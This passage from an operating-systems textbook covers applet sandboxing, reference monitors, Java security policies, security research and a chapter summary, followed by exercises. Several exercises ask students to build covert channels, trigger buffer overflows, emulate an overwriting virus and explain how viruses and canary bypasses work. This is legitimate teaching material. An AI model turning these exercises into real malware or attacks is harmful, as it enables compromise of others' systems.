The code works as follows: First the target address under inspection is copied to a scratch register, S1. Then this register is shifted right precisely the correct number of bits to isolate the common prefix in S1. Next the isolated prefix is compared to the correct prefix initially loaded into S2. If they do not match, a trap occurs and the applet is killed. This code sequence requires four instructions and two scratch registers.

Patching the binary program during execution requires some work, but it is doable. It would be simpler if the applet were presented in source form and then compiled locally using a trusted compiler that automatically checked the static addresses and inserted code to verify the dynamic ones during execution. Either way, there is some run-time overhead associated with the dynamic checks. Wahbe et al. (1993) have measured this as about 4%, which is generally acceptable.

A second problem that must be solved is what happens when an applet tries to make a system call. The solution here is straightforward. The system-call instruction is replaced by a call to a special module called a **reference monitor** on the same pass that the dynamic address checks are inserted (or, if the source code is available, by linking with a special library that calls the reference monitor instead of making system calls). Either way, the reference monitor examines each attempted call and decides if it is safe to perform. If the call is deemed acceptable, such as writing a temporary file in a designated scratch directory, the call is allowed to proceed. If the call is known to be dangerous or the reference monitor cannot tell, the applet is killed. If the reference monitor can tell which applet called it, a single reference monitor somewhere in memory can handle the requests from all applets. The reference monitor normally learns about the permissions from a configuration file.

Interpretation

The second way to run untrusted applets is to run them interpretively and not let them get actual control of the hardware. This is the approach used by Web browsers. Web page applets are commonly written in Java, which is a normal programming language, or in a high-level scripting language such as safe-TCL or Javascript. Java applets are first compiled to a virtual stack-oriented machine language called **JVM** (**Java Virtual Machine**). It is these JVM applets that are put on the Web page. When they are downloaded, they are inserted into a JVM interpreter inside the browser as illustrated in Fig. 9-39.

The advantage of running interpreted code over compiled code is that every instruction is examined by the interpreter before being executed. This gives the interpreter the opportunity to check if the address is valid. In addition, system calls are




Figure 9-39. Applets can be interpreted by a Web browser.

also caught and interpreted. How these calls are handled is a matter of the security policy. For example, if an applet is trusted (e.g., it came from the local disk), its system calls could be carried out without question. However, if an applet is not trusted (e.g., it came in over the Internet), it could be put in what is effectively a sandbox to restrict its behavior.

High-level scripting languages can also be interpreted. Here no machine addresses are used, so there is no danger of a script trying to access memory in an impermissible way. The downside of interpretation in general is that it is very slow compared to running native compiled code.

9.10.7 Java Security

The Java programming language and accompanying run-time system were designed to allow a program to be written and compiled once and then shipped over the Internet in binary form and run on any machine supporting Java. Security was a part of the Java design from the beginning. In this section we will describe how it works.

Java is a type-safe language, meaning that the compiler will reject any attempt to use a variable in a way not compatible with its type. In contrast, consider the following C code:

```
naughty_func( )
{
    char *p;
    p = rand( );
    *p = 0;
}
```

It generates a random number and stores it in the pointer *p*. Then it stores a 0 byte at the address contained in *p*, overwriting whatever was there, code or data. In

Java, constructions that mix types like this are forbidden by the grammar. In addition, Java has no pointer variables, casts, or user-controlled storage allocation (such as *malloc* and *free*), and all array references are checked at run time.

Java programs are compiled to an intermediate binary code called **JVM** (**Java Virtual Machine**) **byte code**. JVM has about 100 instructions, most of which push objects of a specific type onto the stack, pop them from the stack, or combine two items on the stack arithmetically. These JVM programs are typically interpreted, although in some cases they can be compiled into machine language for faster execution. In the Java model, applets sent over the Internet are in JVM.

When an applet arrives, it is run through a JVM byte code verifier that checks if the applet obeys certain rules. A properly compiled applet will automatically obey them, but there is nothing to prevent a malicious user from writing a JVM applet in JVM assembly language. The checks include

1. Does the applet attempt to forge pointers?
2. Does it violate access restrictions on private-class members?
3. Does it try to use a variable of one type as another type?
4. Does it generate stack overflows or underflows?
5. Does it illegally convert variables of one type to another?

If the applet passes all the tests, it can be safely run without fear that it will access memory other than its own.

However, applets can still make system calls by calling Java methods (procedures) provided for that purpose. The way Java deals with that has evolved over time. In the first version of Java, **JDK** (**Java Development Kit**) **1.0**. applets were divided into two classes: trusted and untrusted. Applets fetched from the local disk were trusted and allowed to make any system calls they wanted. In contrast, applets fetched over the Internet were untrusted. They were run in a sandbox, as shown in Fig. 9-39, and allowed to do practically nothing.

After some experience with this model, Sun decided that it was too restrictive. In JDK 1.1, code signing was employed. When an applet arrived over the Internet, a check was made to see if it was signed by a person or organization the user trusted (as defined by the user's list of trusted signers). If so, the applet was allowed to do whatever it wanted. If not, it was run in a sandbox and severely restricted.

After more experience, this proved unsatisfactory as well, so the security model was changed again. JDK 1.2 introduced a configurable fine-grain security policy that applies to all applets, both local and remote. The security model is complicated enough that an entire book has been written describing it (Gong, 1999), so we will just briefly summarize some of the highlights.

Each applet is characterized by two things: where it came from and who signed it. Where it came from is its URL; who signed it is which private key was used for the signature. Each user can create a security policy consisting of a list of rules.

Each rule may list a URL, a signer, an object, and an action that the applet may perform on the object if the applet's URL and signer match the rule. Conceptually, the information provided is shown in the table of Fig. 9-40, although the actual formatting is different and is related to the Java class hierarchy.

URL	Signer	Object	Action
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/susan/Office/–	Read, Write, Delete

Figure 9-40. Some examples of protection that can be specified with JDK 1.2.

One kind of action permits file access. The action can specify a specific file or directory, the set of all files in a given directory, or the set of all files and directories recursively contained in a given directory. The three lines of Fig. 9-40 correspond to these three cases. In the first line, the user, Susan, has set up her permissions file so that applets originating at her tax preparer's machine, which is called *www.taxprep.com*, and signed by the company, have read access to her tax data located in the file *1040.xls*. This is the only file they can read and no other applets can read this file. In addition, all applets from all sources, whether signed or not, can read and write files in */usr/tmp*.

Furthermore, Susan also trusts Microsoft enough to allow applets originating at its site and signed by Microsoft to read, write, and delete all the files below the *Office* directory in the directory tree, for example, to fix bugs and install new versions of the software. To verify the signatures, Susan must either have the necessary public keys on her disk or must acquire them dynamically, for example in the form of a certificate signed by a company she trusts and whose public key she has.

Files are not the only resources that can be protected. Network access can also be protected. The objects here are specific ports on specific computers. A computer is specified by an IP address or DNS name; ports on that machine are specified by a range of numbers. The possible actions include asking to connect to the remote computer and accepting connections originated by the remote computer. In this way, an applet can be given network access, but restricted to talking only to computers explicitly named in the permissions list. Applets may dynamically load additional code (classes) as needed, but user-supplied class loaders can precisely control on which machines such classes may originate. Numerous other security features are also present.

9.11 RESEARCH ON SECURITY

Computer security is an extremely hot topic. Research is taking place in all areas: cryptography, attacks, malware, defenses, compilers, etc. A more-or-less continuous stream of high-profile security incidents ensures that research interest

in security, both in academia and in industry, is not likely to waver in the next few years either.

One important topic is the protection of binary programs. Control Flow Integrity (CFI) is a fairly old technique to stop all control flow diversions and, hence, all ROP exploits. Unfortunately, the overhead is very high. Since ASLR, DEP, and canaries are not cutting it, much recent work is devoted to making CFI practical. For instance, Zhang and Sekar (2013) at Stony Brook developed an efficient implementation of CFI for Linux binaries. A different group devised a different and even more powerful implementation for Windows (Zhang, 2013b). Other research has tried to detect buffer overflows even earlier, at the moment of the overflow rather than at the attempted control flow diversion (Slowinska et al., 2012). Detecting the overflow itself has one major advantage. Unlike most other approaches, it allows the system to detect attacks that modify noncontrol data also. Other tools provide similar protection at compile time. A popular example is Google's AddressSanitizer (Serebryany, 2013). If any of these techniques becomes widely deployed, we will have to add another paragraph to the arms race described in the buffer overflow section.

One of the hot topics in cryptography these days is homomorphic encryption. In laymen's terms: homomorphic encryption allows one to process (add, subtract, etc.) encrypted data while they are encrypted. In other words, the data are never converted to plaintext. A study into the limits of provable security for homomorphic encryption was conducted by Bogdanov and Lee (2013).

Capabilities and access control are also still very active research areas. A good example of a microkernel supporting capabilities is the seL4 kernel (Klein et al., 2009). Incidentally, this is also a fully verified kernel which provides additional security. Capabilities have now become hot in UNIX also. Robert Watson et al. (2013) have implemented lightweight capabilities to FreeBSD.

Finally, there is large body of work on exploitation techniques and malware. For instance, Hund et al. (2013) show a practical timing channel attack to defeat address-space randomization in the Windows kernel. Likewise Snow et al. (2013) show that JavaScript address space randomization in the browser does not help as long as the attacker finds a memory disclosure that leaks even a single gadget. Regarding malware, a recent study by Rossow et al. (2013) analyzes an alarming trend in the resilience of botnets. It seems that especially botnets based on peer-to-peer communication will be exceedingly hard to dismantle in the near future. Some of these botnets have been operational, nonstop, for over five years.

9.12 SUMMARY

Computers frequently contain valuable and confidential data, including tax returns, credit card numbers, business plans, trade secrets, and much more. The owners of these computers are usually quite keen on having them remain private and

not tampered with, which rapidly leads to the requirement that operating systems must provide good security. In general, the security of a system is inversely proportional to the size of the trusted computing base.

A fundamental component of security for operating systems concerns access control to resources. Access rights to information can be modeled as a big matrix, with the rows being the domains (users) and the columns being the objects (e.g., files). Each cell specifies the access rights of the domain to the object. Since the matrix is sparse, it can be stored by row, which becomes a capability list saying what that domain can do, or by column, in which case it becomes an access control list telling who can access the object and how. Using formal modeling techniques, information flow in a system can be modeled and limited. However, sometimes it can still leak out using covert channels, such as modulating CPU usage.

One way to keep information secret is to encrypt it and manage the keys carefully. Cryptographic schemes can be categorized as secret key or public key. A secret-key method requires the communicating parties to exchange a secret key in advance, using some out-of-band mechanism. Public-key cryptography does not require secretly exchanging a key in advance, but it is much slower in use. Sometimes it is necessary to prove the authenticity of digital information, in which case cryptographic hashes, digital signatures, and certificates signed by a trusted certification authority can be used.

In any secure system users must be authenticated. This can be done by something the user knows, something the user has, or something the user is (biometrics). Two-factor identification, such as an iris scan and a password, can be used to enhance security.

Many kinds of bugs in the code can be exploited to take over programs and systems. These include buffer overflows, format string attacks, dangling pointer attacks, return to libc attacks, null pointer dereference attacks, integer overflow attacks, command injection attacks, and TOCTOUs. Likewise, there are many counter measures that try to prevent such exploits. Examples include stack canaries, data execution prevention, and address-space layout randomization.

Insiders, such as company employees, can defeat system security in a variety of ways. These include logic bombs set to go off on some future date, trap doors to allow the insider unauthorized access later, and login spoofing.

The Internet is full of malware, including Trojan horses, viruses, worms, spyware, and rootkits. Each of these poses a threat to data confidentiality and integrity. Worse yet, a malware attack may be able to take over a machine and turn it into a zombie which sends spam or is used to launch other attacks. Many of the attacks all over the Internet are done by zombie armies under control of a remote botmaster.

Fortunately, there are a number of ways systems can defend themselves. The best strategy is defense in depth, using multiple techniques. Some of these include firewalls, virus scanners, code signing, jailing, and intrusion detection systems, and encapsulating mobile code.

PROBLEMS

1. Confidentiality, integrity, and availability are three components of security. Describe an application that requires integrity and availability but not confidentiality, an application that requires confidentiality and integrity but not (high) availability, and an application that requires confidentiality, integrity, and availability
2. One of the techniques to build a secure operating system is to minimize the size of the TCB. Which of the following functions needs to be implemented inside the TCB and which can be implemented outside TCB: (a) Process context switch; (b) Read a file from disk; (c) Add more swapping space; (d) Listen to music; (e) Get the GPS coordinates of a smartphone.
3. What is a covert channel? What is the basic requirement for a covert channel to exist?
4. In a full access-control matrix, the rows are for domains and the columns are for objects. What happens if some object is needed in two domains?
5. Suppose that a system has 1000 objects and 100 domains at some time. 1% of the objects are accessible (some combination of *r*, *w* and *x*) in all domains, 10% are accessible in two domains, and the remaining 89% are accessible in only one domain. Suppose one unit of space is required to store an access right (some combination of *r*, *w*, *x*), object ID, or a domain ID. How much space is needed to store the full protection matrix, protection matrix as ACL, and protection matrix as capability list?
6. Explain which implementation of the protection matrix is more suitable for the following operations:

   (a) Granting read access to a file for all users.
   (b) Revoking write access to a file from all users.
   (c) Granting write access to a file to John, Lisa, Christie, and Jeff.
   (d) Revoking execute access to a file from Jana, Mike, Molly, and Shane.
7. Two different protection mechanisms that we have discussed are capabilities and access-control lists. For each of the following protection problems, tell which of these mechanisms can be used.

   (a) Ken wants his files readable by everyone except his office mate.
   (b) Mitch and Steve want to share some secret files.
   (c) Linda wants some of her files to be public.
8. Represent the ownerships and permissions shown in this UNIX directory listing as a protection matrix. (*Note*: *asw* is a member of two groups: *users* and *devel*; *gmw* is a member only of *users*.) Treat each of the two users and two groups as a domain, so that the matrix has four rows (one per domain) and four columns (one per file).

–rw–r––r––	2	gmw	users	908	May 26 16:45	PPP–Notes
–rwx r–x r–x	1	asw	devel	432	May 13 12:35	prog1
–rw–rw––––	1	asw	users	50094	May 30 17:51	project.t
–rw–r–––––	1	asw	devel	13124	May 31 14:30	splash.gif

9. Express the permissions shown in the directory listing of the previous problem as access-control lists.

10. Modify the ACL from the previous problem for one file to grant or deny an access that cannot be expressed using the UNIX *rwx* system. Explain this modification.

11. Suppose there are four security levels, 1, 2 and 3. Objects *A* and *B* are at level 1, *C* and *D* are at level 2, and *E* and *F* are at level 3. Processes 1 and 2 are at level 1, 3 and 4 are at level 2, and 5 and 6 are at level 3. For each of the following operations, specify whether they are permissible under Bell-LaPadula model, Biba model, or both.

(a) Process 1 writes object *D*
(b) Process 4 reads object *A*
(c) Process 3 reads object *C*
(d) Process 3 writes object *C*
(e) Process 2 reads object *D*
(f) Process 5 writes object *F*
(g) Process 6 reads object *E*
(h) Process 4 write object *E*
(i) Process 3 reads object *F*

12. In the Amoeba scheme for protecting capabilities, a user can ask the server to produce a new capability with fewer rights, which can then be given to a friend. What happens if the friend asks the server to remove even more rights so that the friend can give it to someone else?

13. In Fig. 9-11, there is no arrow from object *2* to process *A*. Would such an arrow be allowed? If not, what rule would it violate?

14. If process-to-process messages were allowed in Fig. 9-11, what rules would apply to them? For process *B* in particular, to which processes could it send messages and which not?

15. Consider the steganographic system of Fig. 9-14. Each pixel can be represented in a color space by a point in the three-dimensional system with axes for the R, G, and B values. Using this space, explain what happens to the color resolution when steganography is employed as it is in this figure.

16. Break the following monoalphabetic cipher. The plaintext, consisting of letters only, is a well-known excerpt from a poem by Lewis Carroll.

hur iby eci iulylyt zy hur irc
iulylyt elhu cxx uli oltuh
ur nln uli jrkd grih hz ocvr
hur glxxzei iozzhu cyn gkltuh
cyn huli eci znn grqcbir lh eci
hur olnnxr zp hur yltuh

17. Consider a secret-key cipher that has a 26×26 matrix with the columns headed by *ABC ... Z* and the rows also named *ABC ... Z*. Plaintext is encrypted two characters at a time. The first character is the column; the second is the row. The cell formed by the intersection of the row and column contains two ciphertext characters. What constraint must the matrix adhere to and how many keys are there?

18. Consider the following way to encrypt a file. The encryption algorithm uses two *n*-byte arrays, *A* and *B*. The first *n* bytes are read from the file into *A*. Then *A*[0] is copied to

$B[i]$, $A[1]$ is copied to $B[j]$, $A[2]$ is copied to $B[k]$, etc. After all n bytes are copied to the B array, that array is written to the output file and n more bytes are read into A. This procedure continues until the entire file has been encrypted. Note that here encryption is not being done by replacing characters with other ones, but by changing their order. How many keys have to be tried to exhaustively search the key space? Give an advantage of this scheme over a monoalphabetic substitution cipher.

19. Secret-key cryptography is more efficient than public-key cryptography, but requires the sender and receiver to agree on a key in advance. Suppose that the sender and receiver have never met, but there exists a trusted third party that shares a secret key with the sender and also shares a (different) secret key with the receiver. How can the sender and receiver establish a new shared secret key under these circumstances?

20. Give a simple example of a mathematical function that to a first approximation will do as a one-way function.

21. Suppose that two strangers A and B want to communicate with each other using secret-key cryptography, but do not share a key. Suppose both of them trust a third party C whose public key is well known. How can the two strangers establish a new shared secret key under these circumstances?

22. As Internet cafes become more widespread, people are going to want ways of going to one anywhere in the world and conducting business there. Describe a way to produce signed documents from one using a smart card (assume that all the computers are equipped with smart-card readers). Is your scheme secure?

23. Natural-language text in ASCII can be compressed by at least 50% using various compression algorithms. Using this knowledge, what is the steganographic carrying capacity for ASCII text (in bytes) of a 2560×1600 image stored using the low-order bits of each pixel? How much is the image size increased by the use of this technique (assuming no encryption or no expansion due to encryption)? What is the efficiency of the scheme, that is, its payload/(bytes transmitted)?

24. Suppose that a tightly knit group of political dissidents living in a repressive country are using steganography to send out messages to the world about conditions in their country. The government is aware of this and is fighting them by sending out bogus images containing false steganographic messages. How can the dissidents try to help people tell the real messages from the false ones?

25. Go to *www.cs.vu.nl/ast* and click on *covered writing* link. Follow the instructions to extract the plays. Answer the following questions:

(a) What are the sizes of the original-zebras and zebras files?
(b) What plays are secretly stored in the zebras file?
(c) How many bytes are secretly stored in the zebras file?

26. Not having the computer echo the password is safer than having it echo an asterisk for each character typed, since the latter discloses the password length to anyone nearby who can see the screen. Assuming that passwords consist of upper and lowercase letters and digits only, and that passwords must be a minimum of five characters and a maximum of eight characters, how much safer is not displaying anything?

27. After getting your degree, you apply for a job as director of a large university computer center that has just put its ancient mainframe system out to pasture and switched over to a large LAN server running UNIX. You get the job. Fifteen minutes after you start work, your assistant bursts into your office screaming: "Some students have discovered the algorithm we use for encrypting passwords and posted it on the Internet." What should you do?

28. Explain how the UNIX password mechanism is different from encryption.

29. Suppose the password file of a system is available to a cracker. How much extra time does the cracker need to crack all passwords if the system is using the Morris-Thompson protection scheme with *n*-bit salt versus if the system is not using this scheme?

30. Name three biometric characteristics that would not be good to use for authentication.

31. Authentication mechanisms are divided into three categories: Something the user knows, something the user has, and something the user is. Imagine an authentication system that uses a combination of these three categories. For example, it first asks the user to enter a login and password, then insert a plastic card (with magnetic strip) and enter a PIN, and finally provide fingerprints. Can you think of two drawbacks of this design?

32. A computer science department has a large collection of UNIX machines on its local network. Users on any machine can issue a command of the form

```
rexec machine4 who
```

and have the command executed on *machine4*, without having the user log in on the remote machine. This feature is implemented by having the user's kernel send the command and his UID to the remote machine. Is this scheme secure if the kernels are all trustworthy? What if some of the machines are students' personal computers, with no protection? Assume the network cannot be tapped.

33. What property does the implementation of passwords in UNIX have in common with Lamport's scheme for logging in over an insecure network?

34. Is there any feasible way to use the MMU hardware to prevent the kind of overflow attack shown in Fig. 9-21? Explain why or why not.

35. Describe how stack canaries work and how they can be circumvented by the attackers.

36. The TOCTOU attack exploits a race condition between the attacker and the victim. One way to prevent race conditions is make file system accesses transactions. Explain how this approach might work and what problems might arise?

37. When a file is removed, its blocks are generally put back on the free list, but they are not erased. Do you think it would be a good idea to have the operating system erase each block before releasing it? Consider both security and performance factors in your answer, and explain the effect of each.

38. How can a parasitic virus (a) ensure that it will be executed before its host program, and (b) pass control back to its host after doing whatever it does?

39. Change the program of Fig. 9-28 so that it finds all the C programs instead of all the executable files.

40. The virus in Fig. 9-33(d) is encrypted. How can the dedicated scientists at the antivirus lab tell which part of the file is the key so that they can decrypt the virus and reverse engineer it? What can Virgil do to make their job a lot harder?

41. The virus of Fig. 9-33(c) has both a compressor and a decompressor. The decompressor is needed to expand and run the compressed executable program. What is the compressor for?

42. Are companion viruses (viruses that do not modify any existing files) possible in UNIX? If so, how? If not, why not?

43. What is the difference between a virus and a worm? How do they each reproduce?

44. Self-extracting archives, which contain one or more compressed files packaged with an extraction program, are frequently used to deliver programs or program updates. Discuss the security implications of this technique.

45. Why are rookits extremely difficult or almost impossible to detect as opposed to viruses and worms?

46. Could a machine infected with a rootkit be restored to good health by simply rolling back the software state to a previously stored system restore point?

47. Discuss the possibility of writing a program that takes another program as input and determines if that program contains a virus.

48. Section 9.10.1 describes a set of firewall rules that limit outside access to only three services. Describe another set of rules that you can add to this firewall to further restrict access to these services.

49. On some machines, the SHR instruction used in Fig. 9-38(b) fills the unused bits with zeros; on others the sign bit is extended to the right. For the correctness of Fig. 9-38(b), does it matter which kind of shift instruction is used? If so, which is better?

50. To verify that an applet has been signed by a trusted vendor, the applet vendor may include a certificate signed by a trusted third party that contains its public key. However, to read the certificate, the user needs the trusted third party's public key. This could be provided by a trusted fourth party, but then the user needs that public key. It appears that there is no way to bootstrap the verification system, yet existing browsers use it. How could it work?

51. Assume that your system is using JDK 1.2. Show the rules (similar to those in Figure 9-40) you will use to allow an applet from *www.appletsRus.com* to run on your machine. This applet may download additional files from *www.appletsRus.com*, read/write files in */usr/tmp/*, and also read files from */usr/me/appletdir*.

52. How are applets different from applications? How does this difference relate to security?

53. Write a pair of programs, in C or as shell scripts, to send and receive a message by a covert channel on a UNIX system. (*Hint*: A permission bit can be seen even when a file is otherwise inaccessible, and the *sleep* command or system call is guaranteed to delay for a fixed time, set by its argument.) Measure the data rate on an idle system.

Then create an artificially heavy load by starting up numerous different background processes and measure the data rate again.

54. Several UNIX systems use the DES algorithm for encrypting passwords. These systems typically apply DES 25 times in a row to obtain the encrypted password. Download an implementation of DES from the Internet and write a program that encrypts a password and checks if a password is valid for such a system. Generate a list of 10 encrypted passwords using the Morris-Thomson protection scheme. Use 16-bit salt for your program.

55. Suppose a system uses ACLs to maintain its protection matrix. Write a set of management functions to manage the ACLs when (1) a new object is created; (2) an object is deleted; (3) a new domain is created; (4) a domain is deleted; (5) new access rights (a combination of *r*, *w*, *x*) are granted to a domain to access an object; (6) existing access rights of a domain to access an object are revoked; (7) new access rights are granted to all domains to access an object; (8) access rights to access an object are revoked from all domains.

56. Implement the program code outlined in Sec. 9.7.1 to see what happens when there is buffer overflow. Experiment with different string sizes.

57. Write a program that emulates overwriting viruses outlined in Sec. 9.9.2 under the heading "Executable Program Viruses". Choose an existing executable file that you know can be overwritten without any harm. For the virus binary, choose any harmless executable binary.